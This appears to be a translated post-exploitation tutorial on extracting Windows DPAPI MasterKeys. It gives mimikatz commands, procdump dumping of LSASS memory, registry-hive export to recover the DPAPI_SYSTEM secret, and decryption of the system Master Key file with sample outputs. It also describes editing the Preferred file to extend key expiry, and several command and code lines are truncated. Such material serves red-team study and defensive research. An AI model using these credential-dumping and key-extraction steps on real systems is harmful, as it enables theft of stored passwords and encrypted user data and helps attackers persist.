
0x00 Preface
---
In Windows systems, most user encrypted data is stored using DPAPI, and to decrypt this data, it is necessary to obtain the corresponding MasterKey for DPAPI. This article will introduce methods to obtain the MasterKey after gaining access to a Windows system, while analyzing the Preferred file format to extend the validity period of the MasterKey.
0x01 Introduction
---
This article will cover the following topics
- Basic Concepts
- Methods to Obtain the MasterKey
- Parsing the Preferred File
- Modifying the MasterKey Expiration Time
0x02 Basic Concepts
---
DPAPI:
Full name: Data Protection Application Programming Interface
Widely used as a data protection interface in the Windows system
Primarily used to protect encrypted data, common applications include:
- EFS file encryption
- Storing wireless connection passwords
- Windows Credential Manager
- Internet Explorer
- Outlook
- Skype
- Windows CardSpace
- Windows Vault
- Google Chrome
Master Key:
64 bytes, used to decrypt DPAPI blobs; encrypted with the user's login password, SID, and a 16-byte random number, then stored in the Master Key file
Master Key file:
A binary file that can be decrypted using the user's login password to obtain the Master Key
There are two types:
- User Master Key file, located at %APPDATA%\Microsoft\Protect\%SID%
- System Master Key file, located at %WINDIR%\System32\Microsoft\Protect\S-1-5-18\User
Preferred file:
Located in the same directory as the Master Key file, it shows the currently used MasterKey and its expiration time, with a default validity period of 90 days
0x03 Methods to Obtain MasterKey
---
This section mainly introduces the method of obtaining MasterKey through mimikatz
1. Online acquisition


By reading the Lsass process information, obtain the MasterKey in the current system, which can retrieve MasterKeys corresponding to multiple Master Key files
Administrator privileges:
privilege::debug |
As shown in the figure below
2. Offline Reading
Approach 1:
Use procdump to dump the LSASS process memory
Administrator privileges:
procdump.exe -accepteula -ma lsass.exe lsass.dmp |
Use mimikatz to load the dmp file and obtain the MasterKey corresponding to each Master Key file:
sekurlsa::minidump lsass.dmp |
Approach 2:
Reference materials:
https://github.com/gentilkiwi/mimikatz/wiki/howto-~-scheduled-tasks-credentials
1. Copy the registry file
Administrator privileges:
reg save HKLM\SYSTEM SystemBkup.hiv |
2. Obtain DPAPI_SYSTEM from the registry file
mimikatz log "lsadump::secrets /system:SystemBkup.hiv /security:SECURITY.hiv" |
As shown in the figure below

The user hash in DPAPI_SYSTEM is c2872cf6d6d4db31c6c8d33beb49b482e78e7ce3, which can be used to decrypt the system Master Key file located at %WINDIR%\System32\Microsoft\Protect\S-1-5-18\User

3. Decrypt the system Master Key file to obtain the MasterKey
mimikatz "dpapi::masterkey /in:C:\Windows\System32\Microsoft\Protect\S-1-5-18\User\04ece708-132d-4bf0-a647-e3329269a012 /system:c2872cf6d6d4db31c6c8d33beb49b482e78e7ce3" |
The decrypted MasterKey is 3e9d7f32f2e57933ead318d075efc82325697d87d992b626a20abb5f0ffba6f073d282a837b6fa058ecff36039aa944e04b3dfb666ebace44aad6bff8789ca43
As shown in the figure below
0x04 Parse the Preferred file
---
Located in the same directory as the Master Key file, it displays the MasterKey file currently in use by the system and its expiration time
Format is as follows:
typedef struct _tagPreferredMasterKey |
For example C:\Users\b\AppData\Roaming\Microsoft\Protect\S-1-5-21-2884853959-2080156797-250722187-1002\Preferred
As shown in the figure below

The first 16 bytes F6 B0 11 A1 D7 B4 C8 40 B5 36 67 2A 82 88 B9 58 correspond to the GUID. After adjusting the format, the corresponding file is a111b0f6-b4d7-40c8-b536-672a8288b958
The last 8 bytes D0 08 9F 7D 11 EC D3 01 correspond to the expiration time
For FILETIME representing time, the format is as follows:
typedef struct _FILETIME { |
To display in a daily-use time format, FILETIME type needs to be converted to SYSTEMTIME type
In program implementation, it's also necessary to use the sscanf_s function to convert strings to DWORD format
Reference C code is as follows:
#include |
Note:
You can also use fread to read int type data to solve the string reverse order problem
Read the Preferred file, parse the guid and expiration time of the Master Key file currently in use by the system
Test as shown in the figure below

0x05 Modify MasterKey expiration time
---
Modification approach:
Enter the expiration time, convert it to FILETIME format, and replace the FILETIME in the Preferred file
Reference C code is as follows:
#include |
Read the Preferred file and set the expiration time to 2019-12-30 12:30:30
After modification, re-read the Preferred file information, successfully modified, as shown in the figure below

0x06 Summary
---
This article summarizes the method of obtaining the MasterKey after gaining Windows system privileges, writing a program to automatically analyze the Preferred file format and extend the validity period of the MasterKey


